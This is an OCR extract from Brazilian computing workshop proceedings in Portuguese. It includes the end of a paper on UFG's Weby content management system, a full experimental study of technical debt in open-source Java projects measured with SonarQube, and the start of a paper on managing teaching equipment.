
Pela necessidade de padronização e melhor aproveitamento do desenho gráfico (*designer*) dos sites, um trabalho interdisciplinar começou a ser feito. Três setores da UFG se juntaram para produzir um novo visual agradável e útil para o site principal da UFG. O Laboratório de Pesquisa, Desenvolvimento e Inovação em Mídias Interativas (MediaLab) cuidou do *designer* visual do site, a Assessoria de Comunicação (Ascom) foi responsável pelo jornalismo e comunicação, enquanto que o Cercomp realizou o desenvolvimento tecnológico dentro do Weby.

O resultado foi bastante satisfatório e o trabalho passou a ser estendido para todos os sites das pós-graduações (PPGs) da universidade, de forma facultativa.

A Figura 3 apresenta o novo modelo do site. A Equipe do MediaLab publicou, recentemente, um artigo sobre o trabalho efetuado no portal principal da instituição (C. S. Rocha, 2013).

Atualmente, a Equipe Web do Cercomp está em processo de melhoria da usabilidade da interface gráfica do Weby, de criação de temas,

a) http://pos.letras.ufg.br



b) http://astronomia.jatai.ufg.br

c) http://ceb.ufg.br

b) http://cidarq.ufg.br

Figura 2. Exemplos de sites produzidos no Weby.

limpeza do código e separação para extensões do que não é essencial, possibilitando um núcleo simples e funcional da ferramenta.

Outros recursos previstos para novas versões do Weby incluem:

- possuir integração com redes sociais,
- implementar módulos de visualização de informações,
- implementar integração institucional (de dados acadêmicos e administrativos),
- divulgar documentação para construção de extensões,
- implementar extensão para gerenciamento de eventos, e
- tornar o software uma plataforma de desenvolvimento institucional.




Figura 3. Modelo de estrutura para sites das PPGs. Há apenas algumas alterações quanto ao modelo do portal principal da UFG.

O projeto do Weby é estável e inovador. Com o aumento de suas características e funcionalidades, várias possibilidades surgem. Uma delas é tornar esta plataforma robusta para o desenvolvimento de sistemas de informação mais gerais.

4. Conclusão

Hoje, o Weby possui mais de 750 sites cadastrados. Isso demonstra o sucesso dessa ferramenta na UFG. Por ser um software livre, ela oferece várias oportunidades de estudo e de melhoria. Uma delas é a criação de projetos de conclusão de curso ou de pesquisa apoiados por unidades acadêmicas ou professores da instituição. Outra oportunidade é obter colaboração externa para o desenvolvimento contínuo e acelerado da ferramenta, provinda de outras instituições de ensino ou de estrangeiros interessados em seu potencial.

Como trabalhos futuros, pretendemos consolidar o Weby como CMS criando oportunidades para desenvolvedores a partir da criação de extensões, fazer uma avaliação de usabilidade e um comparativo do mesmo com as versões mais recentes de outros CMSs amplamente utilizados.

O Departamento de Governo Eletrônico (DGE) da Secretaria de Logística e Tecnologia da Informação (SLTI) do Ministério do Planejamento, Orçamento e Gestão (MP) lançaram um comparativo dos sistemas de gestão de conteúdo como anexo do Guia de Administração de Sítios do e-PWG [MP, SLTI 2012].

Já atendemos a boa parte dos requisitos e pretendemos atender o máximo de requisitos indicados pela cartilha para sermos recomendados como um bom CMS para Administração Pública Federal (APF).

Referências

Rub (2014a). Ruby Creator Yukihiro “Matz” about Ruby, Functional Programming and Programming Languages Design. http: //www.infoq.com/interviews/yukihiro-matz-language-design. [Acesso em 27 de Outubro].

Rub (2014b). Site oficial da linguagem de programação Ruby. http://www.ruby--lang. org/en/about/. [Acesso em 27 de Outubro].

Rai (2014). Site oficial do Ruby on Rails. http://rubyonrails.org. [Acesso em 27 de Outubro].

A. H. G. Oliveira, N. L. Kaqui, M. H. D. M. (2012). Desenvolvimento e Migração de um Gerenciador de Conteúdo Web para IFES (Instituições Federais de Ensino Superior). In *Anais do VI Workshop de Tecnologia da Informação e Comunicação das IFES*. Workshop de Tecnologia da Informação e Comunicação das IFES, Goiânia, GO, Brasil.

C. S. Rocha, B. Z. (2013). Engenharia semiótica e affordances: portal web UFG. In *World Congress on Communication and Arts*, volume 6, pages 1-10. WCCA - Proceedings of World Congress on Communication and Arts, Geelong, Austrália.

Dave Thomas, Chad Fowler, A. H. (2009). *Programming Ruby 1.9 -The Pragmatic Programmer's Guide*. The Pragmatic Bookshelf, 1st edition.

Flanagan, D.; Matsumoto, Y. (2008). *The Ruby Programming Language*. O'Reilly Media, Incorporated.

Lima, J. T. (2014). *Alta disponibilidade - Um estudo de caso em portais web da UFG*. Universidade Federal de Goiás, Goiânia, GO, Brasil.

López, J., Pascual, A.; Granollers, A. (2009). Engineering Acces-sibility in Web Content Management System Environments. In Vossen, G., Long, D., and Yu, J., editors, *Web Information Systems Engineering - WISE 2009, volume 5802 of Lecture Notes in Computer Science*, pages 597-604. Springer Berlin Heidelberg.

M. H. D. Moura, M. A. Cruz, H. A. D. N. (2012). Visualização e Ações Tomadas Frente ao Ataque ao Servidor de Portais Web da UFG. In *Anais do VI Workshop de Tecnologia da Informação e Comunicação das IFES*, pages 1-7. Workshop de Tecnologia da Informação e Comunicação das IFES, Goiânia, GO, Brasil.

SLTI (2012). Comparativo dos Sistemas de Gestão de Conteúdo -Anexo do Guia de Administração de Sítios. Governo Federal, Brasília, Brasil.

Sam Ruby, Dave Thomas, D. H. H. (2009). *Agile Web Development with Rails*. The Pragmatic Bookshelf, 3rd edition.

Silva, D. B. (2013). *A Adoção do Sistema de Gerenciamento de Conteúdo Plone no Âmbito da Administração Pública Brasileira*. Universidade Federal do ABC, Santo André, SP, Brasil.

Valim, J. (2013). *Crafting Rails 4 Applications: Expert Practices for Everyday Rails Development*. Facets of Ruby series. Pragmatic Programmers, LLC, 2nd edition.

Um estudo experimental para avaliar características da dívida técnica em produtos de código aberto

Igor Rodrigues Vieira[1], Auri Marcelo Rizzo Vincenzi[1],
Mario Ernesto Piscoya Diaz[2]
igorvieira@inf.ufg.br, auri@inf.ufg.br,
mpiscoya@ufg.com

Abstract
The technical debt metaphor (TD) is very useful for Software Engineering, it is directly related to the context of evolution and maintenance existing in the life cycle of a product. This study aims to evaluate the TD in open source products, in order to examine its characteristics in these products. For this, were performed experimental studies, contemplating the automated data collection for a set of products open source, which were evaluated by SonarQube Platform, having as input the corresponding source code. The analysis and interpretation of data allowed the projects's classification and the verification of the representativeness of the quality axis that make up the TD.

Resumo
A metáfora da dívida técnica (DT) apresenta-se muito útil para Engenharia de Software, estando diretamente relacionada ao contexto de evolução e manutenção existentes no ciclo de vida de um produto. O presente trabalho tem por objetivo avaliar a DT em produtos de código aberto, no intuito de verificar suas características sob esses produtos. Para tanto, foram realizados estudos experimentais, contemplando a coleta automatizada de dados para um conjunto de produtos de código aberto, os quais foram submetidos à avaliação da Plataforma SonarQube, tendo como entrada o respectivo código fonte. A análise e interpretação dos dados possibilitou a classificação dos projetos e a verificação da representatividade dos eixos de qualidade que compõem a DT.

1. Instituto de Informática – Universidade Federal de Goiás (UFG), Caixa Postal 131 – 74001-970 – Goiânia – GO – Brasil.

2. Instituto de Matemática e Estatística – Universidade Federal de Goiás (UFG).

1. Introdução

A metáfora da dívida técnica (DT) no desenvolvimento de software foi introduzida há mais de duas décadas por Ward Cunningham, quando a Wyatt Software lançava um sistema de gerenciamento de portfólios (WyCASH+) empregando a tecnologia de orientação a objetos, com o uso da linguagem *Smalltalk* (Cunningham, 1992). Na época, a empresa considerava que esse novo paradigma de programação orientado a objetos se adaptava melhor à diversidade e dinâmica do mercado e apresentava uma capacidade de resposta mais rápida e eficiente às necessidades de ajuste do produto.

Esse cenário direcionava a empresa a tomar uma consciente decisão de projeto, ao empregar uma nova tecnologia, pouco conhecida pelos desenvolvedores, mas que oferecia vantagens às características do negócio, mesmo considerando que isso poderia exigir reescrita futura de trechos do código. Assim, assumia-se uma "dívida", em função da sua conveniência ao projeto, mas com a necessidade e o compromisso de pagá-la, posteriormente, sob o risco dos "juros" crescerem a níveis incontroláveis (Vieira, 2013).

Existem algumas definições sobre o conceito da DT, dentre as quais optou-se por adotar (Zazworka et al., 2013} ao considerar que "a dívida técnica descreve um equilíbrio entre objetivos a curto e longo prazos no desenvolvimento de software, relacionando-se aos resultados obtidos, a curto prazo, pelo fato de adiar algumas atividades de desenvolvimento e às consequências, a longo prazo, relacionadas a essa decisão".

Atualmente, a metáfora da DT vem ganhando força significativa na comunidade de desenvolvimento de software, por permitir compreender e comunicar questões intrínsecas de qualidade, valor e custo do produto (Kruchten et al., 2012b}. Para (Zazworka et al., 2013) essa abordagem tem facilitado a discussão entre os profissionais e pesquisadores pelo fato de prover um vocabulário familiar, do domínio financeiro, e que tem potencial

para tornar-se uma linguagem universal para comunicação de compensações técnicas. Os autores consideram que, embora seja muito útil enquanto metáfora, a DT vai além ao inspirar um conjunto de ferramentas e métodos para apoiar sua identificação, mensuração, monitoramento, gestão e pagamento.

Eisenberg (2012) considera que a dívida passa a ser uma âncora na produtividade e manutenção do software e impede a capacidade de adicionar novas características de forma eficiente. O autor acredita também que a dívida pode ocorrer por meio de uma lenta decadência causada pelo fato de, repetidamente, remendar um sistema existente sem a devida refatoração. Contudo, é perceptível na literatura que não existe a pretensão de eliminar a DT, mas sim mantê-la em um nível gerenciável (Kruchten et al., 2012a).

O objetivo principal desse trabalho é realizar uma investigação, ainda que preliminar e exploratória, sobre algumas características da DT em produtos de código aberto, refletindo em sua qualidade, por meio da extensão do estudo desenvolvido anteriormente por (Vieira et al., 2013), com o planejamento e execução de estudos experimentais.

A opção por avaliar produtos de código aberto considerou dois aspectos principais, não necessariamente nessa ordem de prioridade. Primeiro, a facilidade de acesso ao código fonte, tido como entrada para as ferramentas de análise estática utilizadas. Segundo, o interesse em propor uma investigação sobre a qualidade desses produtos, tendo por objeto a avaliação do código fonte e como parâmetro os eixos de qualidade da DT.

Considera-se interessante o segundo aspecto, relacionado à perspectiva de avaliação da qualidade de produtos de código aberto, pois, apesar do aumento gradativo da utilização do software livre na indústria de software nas últimas décadas, ainda há empresas e governos (ou setores dos governos) relutantes em adotá-lo devido a dúvidas legais, incertezas comerciais, questões culturais ou falta de confiança na qualidade do produto (código fonte produzido) e do suporte a esse tipo de software (Meirelles, 2013).

2. Trabalhos Relacionados

Kruchten et al. (2012a) propõem um panorama para concepção, organização e visualização da DT que pode ser comparado ao processo de melhoria de software. Acredita-se que esse estudo pode auxiliar no estabelecimento de um panorama sobre a DT em produtos de código aberto. Eisenberg (2012) estabelece um conjunto de métricas importantes, bem como limites específicos aos projetos, para definir níveis gerenciáveis para os eixos da DT. Com o presente trabalho, espera-se agrupar os projetos, conforme classificação a ser sugerida, a fim de estabelecer um patamar aceitável para a DT.

Zazworka et al. (2013) conduziram um estudo com foco na identificação da DT, comparando a elicitação humana e manual com a identificação automatizada, obtida com ferramentas de análise estática. Os autores reconheceram a necessidade de envolvimento humano no processo de identificação de determinados tipos de DT. (Siebra et al., 2012) analisaram um projeto industrial, sob a perspectiva das decisões de projetos e dos eventos relacionados, para caracterizar a existência da DT e apresentar a evolução dos seus parâmetros conforme os cenários associados.

Vieira et al. (2013) realizaram a avaliação da DT para um conjunto de quarenta projetos de código aberto, considerando sua versão mais recente na época, com o objetivo de verificar o estado, sugerir uma classificação e identificar quais eixos de qualidade eram mais representativos na composição da DT. O presente estudo constitui-se uma expansão do trabalho anterior, considerando, contudo, para essa nova análise, uma quantidade mais significativa de projetos e algumas de suas versões disponíveis.

É notório, especialmente a partir do século XXI, um crescente avanço e movimentação em torno do desenvolvimento de software livre de forma mais estruturada (Gousios et al., 2007), bem como a preocupação com a qualidade e confiabilidade de tais produtos por parte de grandes empresas privadas (Pezuela et al., 2010). Diante disso, considera-se impor-

tante o desenvolvimento de novas abordagens para avaliação da qualidade de produtos de código aberto.

Os estudos citados acima permitem estabelecer uma proposta de expansão e/ou complementação dos mesmos, a fim de demonstrar a relevância e contribuição do tema para a investigação da qualidade de produtos de código aberto. Torna-se importante destacar que, por meio do levantamento bibliográfico realizado, não se observou na literatura trabalhos similares a este, especialmente quando se considera a avaliação de uma quantidade significativa de projetos de código aberto e sua relação com a DT. Nesse sentido, entende-se que o estudo aqui proposto pode contribuir com a investigação sobre a qualidade desses produtos, bem como estabelecer um panorama sobre a DT na comunidade de software livre.

3. Ferramentas e Métricas Utilizadas

A Figura 1 apresenta a arquitetura empregada nos estudos experimentais. O que segue abaixo é uma breve apresentação da Plataforma Sonar e do *Technical Debt Plugin*, com informações constantes da documentação disponível em suas respectivas homepages.




Figura 1. Ferramentas empregadas nos estudos experimentais

3.1. Plataforma SonarQube

O SonarQube é uma plataforma de código aberto para gerenciamento da qualidade do código fonte, dedicada a analisar e medir continuamente a qualidade técnica a partir de um portfólio de projetos. É uma aplicação WEB robusta, multilinguagem e com uma interface configurável, a qual permite o agrupamento e visualização de medidas e métricas sobre a qualidade do código fonte do projeto, considerando ainda sua ordem histórica de avaliação. Outra vantagem é a possibilidade de utilização de \ textit{plugins}, que permitem acrescentar regras de avaliação e o cálculo de métricas avançadas.

A Plataforma avalia a qualidade do código fonte de acordo com sete eixos: Arquitetura e Projeto, Comentários, Regras de Codificação, Erros Potenciais, Complexidade, Testes Unitários e Duplicações. Ela integra ainda outras ferramentas de análise estática para avaliação do código fonte e posterior extração das métricas de software.

3.2. Technical Debt Plugin

A Plataforma SonarQube utiliza o *Technical Debt Plugin* para realizar o cálculo da DT do projeto. Primeiramente, são calculados os valores de cada um dos seis eixos de qualidade: Cobertura, Comentários, Complexidade, Duplicações, Projeto e Violações, considerando seus respectivos pesos pré-definidos. Em seguida, essas métricas são somadas para fornecer uma métrica global. A métrica possui quatro componentes: a proporção da dívida, o custo para reembolsar, o trabalho para reembolsar e a repartição por eixos.

A Plataforma SonarQube permite que os custos associados a cada eixo de qualidade sejam configurados pelo usuário e/ou adaptados segundo o critério da organização. Para este trabalho, foi utilizada a configuração padrão da Plataforma, com valores e pesos pré-estabelecidos, conforme descritos na Tabela 1. Após o cálculo dos custos e a multiplicação pelos

respectivos pesos é possível expressar o valor da DT em termos do esforço homens/dias (considerando o dia com 8 horas). O valor resultante é, então, multiplicado por 500 (quinhentos dólares) para, então, se obter o custo monetário da DT.

Atividade	**Custo (em horas)**
Custo para corrigir um bloco	2,0
Custo para corrigir uma violação	0,1
Custo para comentar uma API	0,2
Custo para cobrir um requisito de teste	0,2
Custo para dividir um método	0,5
Custo para dividir uma classe	8,0
Custo para cortar uma aresta entre dois arquivos	4,0

Apesar de não se ter realizado uma ampla investigação sobre a existência de outras ferramentas com a mesma finalidade, buscou-se promover uma avaliação criteriosa sobre as características e recursos disponibilizados pela Plataforma SonarQube, incluindo seus *plugins* e ferramentas integradas, ao ponto de optar-se por sua utilização para o desenvolvimento dos estudos experimentais propostos.

3.3. Technical Debt Ratio e os eixos de qualidade

A métrica avaliada neste trabalho corresponde ao cálculo da proporção da dívida técnica (*Technical Debt Ratio*), o qual, basicamente, representa o valor da dívida em relação à Dívida Total Possível (DTP) do projeto, multiplicando-se esse valor por 100. A primeira coisa a ser calculada é o DTP para cada eixo de qualidade e depois somá-las, a fim de se obter a proporção da dívida técnica do projeto:

- Cobertura: a dívida total possível é o custo de elevar a cobertura dos casos de teste para 80%;

- Comentários: a dívida total possível é o custo para comentar cada API pública;
- Complexidade: a dívida total possível é o custo de dividir cada método e classe;
- Duplicação: dados o número de blocos de duplicação e a porcentagem atual de linhas duplicadas, calcular o número de blocos que haveria se fosse 100%. A dívida total possível é o custo para corrigir esses blocos;
- Projeto: dadas as arestas existentes entre os arquivos, a dívida total possível é o custo de ter que cortar todas aquelas necessárias para que não se tenham ciclos;
- Violações: dado o Índice de Observância das Regras (IOC) atual e o número de violações, calcular quantas violações seriam necessárias para trazer o IOC para zero. A dívida total possível é o custo para corrigir esses blocos.

4. Estudo Experimental

O experimento controlado conduzido nesse trabalho consistiu no planejamento, preparação, execução, análise e apresentação dos dados, relacionados à DT em produtos de código aberto, segundo avaliação do *Technical Debt Plugin* da Plataforma SonarQube. Os produtos de código aberto, objetos de avaliação, foram obtidos em dois repositórios de controle de versão (SVN e GIT), cujas URLs estavam disponíveis na página da internet do Projeto Nemo e Git at Apache, respectivamente.

Assim, foram selecionados 276 produtos de código aberto (mais precisamente as URLs dos respectivos repositórios) que deveriam atender aos seguintes critérios de inclusão: i) utilizar o Maven como ferramenta de construção, ii) ser escrito em linguagem Java; e iii) possuir casos de testes unitários. Essas restrições técnicas foram impostas por serem essenciais ao

cômputo da cobertura dos testes unitários, necessária para o cálculo da DT pela Plataforma SonarQube.

Os procedimentos necessários à compilação e execução dos casos de teste dos projetos foram automatizados por meio de *scripts*. Em uma etapa seguinte foi realizada a extração dos dados obtidos, também de forma automatizada, tendo por procedimento o acesso à base de dados local. Para tanto, utilizou-se uma API fornecida pela Plataforma SonarQube, que retornava os dados desejados em um arquivo para ser visualizado em forma de tabelas.

Considera-se importante destacar que o processo de execução dos respectivos *scripts*, incluindo a coleta de dados para os projetos avaliados, exigiu um grande esforço de tempo, necessitando de aproximadamente 5 (cinco) meses para sua conclusão. Após a execução do experimento foi possível obter dados de 140 produtos (50,72%) da lista inicial e descartar outros 136 (49,28%) que apresentaram algum tipo de falha que inviabilizava os procedimentos de avaliação do código fonte e a coleta dos dados.

5. Análise dos Resultados

Considerando a massa de dados obtida após a execução do experimento controlado, foram propostas duas análises distintas para avaliar as características da DT para o conjunto de produtos de código aberto selecionado, conforme descrito a seguir.

5.1. Classificação dos projetos segundo valores da DT

Estendendo o trabalho realizado anteriormente (Vieira et al. 2013), optou-se por aplicar a mesma abordagem utilizando, agora, uma base maior de projetos e seu histórico de versões. Nesta análise, para os projetos que apresentavam mais de uma versão foi considerada a média aritmética dos valores, de forma a obter um único valor que representasse o estado da DT.

O agrupamento dos projetos foi realizado segundo sua ordenação, do menor para o maior valor da DT. Em seguida, procedeu-se o cálculo da média aritmética dos valores da DT e seus eixos de qualidade, assim como seu desvio padrão, a fim de estabelecer um limiar inferior (média menos desvio padrão) e um limiar superior (média mais desvio padrão). Com isso, foi possível classificar os projetos em 3 grupos: a) aqueles com valores abaixo do limiar inferior (com os menores valores); b) aqueles entre os intervalos limiares (com valores intermediários) e; c) aqueles com valores acima do limiar superior (com os maiores valores para DT).

A Figura 2 permite observar, de forma geral, que praticamente 3/4 dos projetos encontram-se no grupo intermediário, que possuem valores paro o *Technical Debt Ratio* entre 7,55 e 21,80, sugerindo que esses projetos possuem valores pouco elevados para DT. Essa abordagem sugerida para classificação da DT considera os valores do próprio conjunto de produtos. Contudo, entende-se que essa proposta ainda não permite estabelecer, de forma precisa, um patamar aceitável para a DT, pela ausência de valores de referência para se realizar uma comparação e classificação entre esses projetos.




Figura 2. Agrupamento dos projetos conforme classificação da DT

5.2. Análise da representatividade dos eixos de qualidade na composição da DT

Essa análise também é uma extensão do trabalho de (Vieira et al., 2013). O diferencial consiste em que, para esse estudo, aplicou-se uma análise estatística mais robusta, a fim de verificar a representatividade dos eixos de qualidade e sua relação com a composição da DT. Para este trabalho, entende-se como eixos mais representativos aqueles que mais contribuem para o incremento da DT.

Com uma abordagem exploratória, buscando verificar a existência de uma correlação linear entre a métrica *Technical Debt Ratio* e seus eixos de qualidade, observou-se uma relação linear pobre, uma vez que os diagramas de dispersão obtidos possuíam pontos dispersos e que não se aproximavam do padrão de uma reta. Diante disso, optou-se por aplicar uma transformação logarítmica natural para a métrica *Technical Debt Ratio* em função dos eixos de qualidade, utilizando o método "mínimos quadrados", o qual consiste de um método de estimação para regressão linear (Triola, 2011).

Essa análise resultou nos dados apresentados na Tabela 2, os quais nos permitem observar que os eixos de qualidade "Cobertura", "Violações" e "Complexidade", nessa ordem, possuem os maiores valores para o coeficiente (desconsiderando o sinal), além de estar dentro do nível de significância (P-Valor < 0,050), e são os mais representativos na composição da DT.

Tabela 2. Análise da representatividade dos eixos de qualidade da DT

LgTD **(Logaritmo da DT)**	**Coeficiente (β)**	**Erro Padrão**	**P-Valor**
TdCb (Cobertura)	0,148	0,053	0,009
TdVi (Violações)	0,128	0,062	0,048
TdCp (Complexidade)	-0,096	0,030	0,003
TdCm (Comentários)	-0,066	0,065	0,316
TdDu (Duplicações)	-0,036	0,070	0,606
TdPr (Projeto)	0,004	0,047	0,926
Num. Objetos = 44 – Cons (β_0) = 1,858 – R-squared = 0,39			

Os eixos “Cobertura” e “Violações” apresentam uma relação positiva com a DT (*Technical Debt Ratio*), o que indica que se a “Cobertura” aumenta em uma unidade, a DT média deve aumentar em aproximadamente 0,15 unidades. Similarmente, o aumento de uma unidade do eixo “Violações” originaria um aumento da DT média em 0,13 unidades. Por outro lado, o eixo “Complexidade” apresenta uma relação negativa, sendo que o aumento em uma unidade do eixo “Complexidade” provoca uma diminuição da DT média em aproximadamente 0,09 unidades.

6. Considerações Finais

De forma ampla, a principal contribuição desse trabalho é a apresentação de um panorama inicial da DT em produtos de código aberto, a qual foi possível pela extensão do trabalho realizado anteriormente por (Vieira et al., 2013}. A análise do estado, classificação e composição da DT nesses produtos demonstram um cenário positivo, sendo que boa parte dos produtos avaliados apresentaram melhorias na qualidade do código fonte, ao longo do seu histórico de versões, conforme os valores observados para DT.

Sobre a classificação proposta para DT, apesar das limitações da abordagem empregada, foi possível observar que aproximadamente 86% dos produtos apresentaram valores abaixo do limiar superior da DT e que apenas 14% dos produtos ficaram acima desse limiar (considerado crítico). Isso sugere que uma quantidade significativa dos produtos avaliados possui valores pouco elevados para a DT, os quais estariam em nível aceitável, do ponto de vista da gestão da DT.

Considera-se que a análise da representatividade dos eixos de qualidade na composição da DT apresentou avanços, uma vez que foi possível desenvolver uma análise estatística mais robusta, possibilitando confirmar que os eixos “Cobertura”, “Violações” e “Complexidade” estão entre os que possuem maior peso na composição da DT. Isso leva ao entendimento quanto à necessidade de maior atenção, por parte da comunidade de desen-

volvimento, sobre esses eixos de qualidade, incluindo melhorias nas estratégias de teste de software, regras de conformidade e projeto de software.

Contudo, por ser uma abordagem exploratória, entende-se a necessidade de extensão e continuidade da temática desenvolvida neste trabalho, inclusive com outras abordagens e perspectivas. Diante disso, sugerem-se alguns trabalhos futuros.

No que se refere à classificação da DT, considera-se importante estender o presente trabalho, no sentido de estabelecer níveis de referência para serem utilizados na comparação e classificação de diferentes projetos, tanto em relação à DT quanto aos seus eixos de qualidade, possibilitando definir, de forma mais adequada, patamares aceitáveis e/ou críticos da dívida.

Torna-se interessante, também, propor uma abordagem comparativa sobre o estado, a evolução e as características relacionadas à DT em produtos proprietários e compará-los com os resultados obtidos neste trabalho. Uma última sugestão é investigar outras ferramentas automatizadas de análise estática para avaliação da DT, comparando as diversas implementações do seu cálculo.

Referências

Cunningham, W. (1992). The wycash portfolio management system. OOPSLA '92, pages 29-30, New York, NY, USA. ACM.

Eisenberg, R. J. (2012). A threshold based approach to technical debt. *SIGSOFT Softw. Eng. Notes*, 37(2):1-6.

Gousios, G., Karakoidas, V., Stroggylos, K., Louridas, P., Vlachos, V., and Spinellis, D. (2007). *Software quality assessment of open source software*. EPY.

Kruchten, P., Nord, R., and Ozkaya, I. (2012a). Technical debt: From metaphor to theory and practice. *Software, IEEE*, 29(6): 18-21.

Kruchten, P, Nord, R. L., Ozkaya, I., and Visser, J. (2012b). Technical debt in software development: From metaphor to theory. *SIGSOFT Softw. Eng. Notes*, 37(5):36-38.

Meirelles, P. R. M. (2013). *Monitoramento de métricas de código fonte em projetos de software livre*. Doutorado, Instituto de Matemática e Estatística, USP.

Pezuela, C., Melideo, M., Rossi, A., Spilmont, J.-C., Marguerite, J., Barbosa, E. F., Mal-donado, J. C., Fluegge, M., Morasca, S., Garza, J., Sillitti, A., Laisne, J.-P, and Lauria, G. (2010). Quality platform for open source software. Position Paper.

Siebra, C. S. A., Tonin, G. S., Silva, F. Q., Oliveira, R. G., Junior, A. L., Miranda, R. C., and Santos, A. L. (2012). Managing technical debt in practice: An industrial report. ESEM '12, pages 247-250, New York, NY, USA. ACM.

Triola, M. F. (2011). *Introdução à Estatística*. Editora LTC, 10 ed. edition.

Vieira, I. R., Sousa, L. S., Mendonça, V. R. L., Rodrigues, C. L., and Vincenzi, A. M. R. (2013). Dívida técnica: um estudo de caso com produtos de código aberto. SBQS'2013. Salvador, BA, BRA.

Zazworka, N., Spínola, R. O., Vetro', A., Shull, F., and Seaman, C. (2013). A case study on effectively identifying technical debt. EASE '13, New York, NY, USA. ACM.

Gerenciamento de recursos de apoio didático em uma instituição de ensino superior

André Pereira Paiva[1], Douglas Jose Peixoto de Azevedo[1],
Alberto Pucci Junior[1], Cassiana Fagundes da Silva[1]
appaiva28@yahoo.com.br, azevedo.douglas@bol.com.br,
alberto.pucci@ielpr.org.br, cassiana.silva@ielpr.org.br

Abstract
This paper presents a resource management system used for making available didactic support equipments used by teachers in a university institution, developed with open software tools. Limited resources affect the performance of business activities. In the same way, those equipments allow better use of teaching time concentrating on assimilation of the contents worked in class. However, the institution needs to address properly the investments to satisfy the demand and still avoid unnecessary spending. Delivering a system which helps to reach the balance between these needs was the main purpose of the work described here.

Resumo
Este artigo apresenta um sistema de gerenciamento de recursos de apoio didático, ou seja, os equipamentos e máquinas utilizados pelos professores, em uma instituição de ensino superior desenvolvido com base em software livre. Recursos escassos são fatores limitadores do bom desempenho nos negócios. Assim, para os professores, os equipamentos permitem o melhor aproveitamento do tempo para assimilação dos conteúdos trabalhados. Porém, a instituição precisa planejar adequadamente os investimentos para atender à demanda e ainda garantir que os investimentos ocorram quando são realmente necessários, otimizando gastos. A principal motivação do trabalho apresentado foi permitir atingir o equilíbrio entre essas necessidades.

1. Introdução

Quando os recursos de uma organização são bem gerenciados contribuem para o bom desempenho das atividades realizadas nos processos

1. Faculdades da Indústria – Campus São José dos Pinhais. Av. Rui Barbosa, 5.881 – 83.045-350 – São José dos Pinhais – PR – Brasil.

em que estão inseridas. Em uma instituição de ensino, os recursos audiovisuais podem auxiliar o professor a economizar o tempo da aula dedicando-se à explicação e aplicação dos conceitos que deseja que sejam bem assimilados (Justino, 2011). Muitos destes conceitos podem ser mais bem apresentados utilizando-se imagens e sons. Por exemplo, na área de informática, conceitos referentes ao funcionamento de redes de computadores e sistemas operacionais são muito difíceis de serem compreendidos apenas com definições, sem apresentar seu funcionamento.

